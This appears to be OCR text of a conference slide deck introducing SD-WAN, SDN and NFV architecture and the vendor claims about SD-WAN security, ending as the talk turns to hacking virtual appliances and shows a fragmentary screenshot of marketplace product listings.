
SD-WAN IS SOOO SIMPLE!




Verizon SDN-NFV reference architecture

PH@CK TH4T 5H1T! WE R H4X0R2!





DEPLOY BEFORE YOU HACK




ONE BY ONE – HIGH LEVEL

- SDN: principle of physical separation of the network control plane from the data plane

- Orchestrator (NFVO): component responsible for the management of the NS life cycle, VNF lifecycle and NFV infrastructure resources


- Controller: component responsible for the control and management of a network domain

- VNM Manager (VNFM): component that is responsible for the management of the VNF lifecycle




ONE BY ONE – DATA PLANE


- Network Functions Virtualization(NVF): principle of separating network functions from the hardware
- Network Function (NF): functional block within a network infrastructure that has well-defined external interfaces and well-defined functional behavior
- VNF is a software implementation of an NF within NVF architecture framework
  - DPI/IDPS, WAF, LB, NAT, PROXY, VPN
- NFV Infrastructure (NFVI): hardware and software on which VNFs are deployed




SERVICE CHAINING & SECURITY

- Dynamic mesh overlay VPN
- Security functions chaining
  - Branch
  - HQ
  - SOC
  - Cloud (MSS)





SECURITY!



SD-WAN / SILVER PEAK NEWS

SD-WAN is Driving a New Approach to Security


by Derek Granath | Published Feb 6, 2018

http://blog.silver-peak.com/sdwan-driving-new-approach-to-security

The many benefits of SD-WAN for today's networks

SD-WAN … offer internet connectivity advantages, like reduced cost, by alleviating concerns about internet reliability and **security**

https://searchsdn.techtarget.com/answer/What-is-SD-WAN-and-should-I-consider-it




Four Reasons Why SD-WAN Makes Sense

By Peter Scott, SD-WAN Contributor

2. Better Security


Unlike traditional WAN solutions, which handle security through multiple appliances at each branch office, SD-WAN can include all of these functions in-box and at lower cost.

https://www.sdwanresource.com/articles/419405-four-reasons-why-sd-wan-makes-sense.htm



…adopting the SD-WAN because of the net benefit gains in bandwidth, availability, **security** and cost savings…

A U.S. Air Force tactical network operations technician adjusts an AV-211 antenna at Diyarbakir Air Base, Turkey. The latest networking techniques, such as software-defined wide area networks, may offer both budgetary and operational benefits for the Defense Department.



The Rise of the SD-WAN

August 2, 2017

By Tony Bardo


https://www.afcea.org/content/rise-sd-wan

SECURITY

Do or do not, there is no try.

Yoda

TO HACK AN NETWORK APPLIANCE…



SD-WAN IS A VIRTUAL APPLIANCE


Virtual Appliances: A New Paradigm for Software Delivery

+

SDN and NFV: New paradigm communication

AnsWerS Episodes

A New Paradigm



sd-wan (30 results) showing 1 - 10

Xelerate

Xelerate SD-WAN SaaS

★★★★★ (0) | Version 1 | Sold by NETPAS

Xelerate global cloud platform application acceleration solution, bases on the glob intelligent full-mesh network, all nodes have independent computing capabilities,

CLOUDGENIX

Clou

The Cl and VI

Linux/

CITRIX

NetS

Search

sd-wan

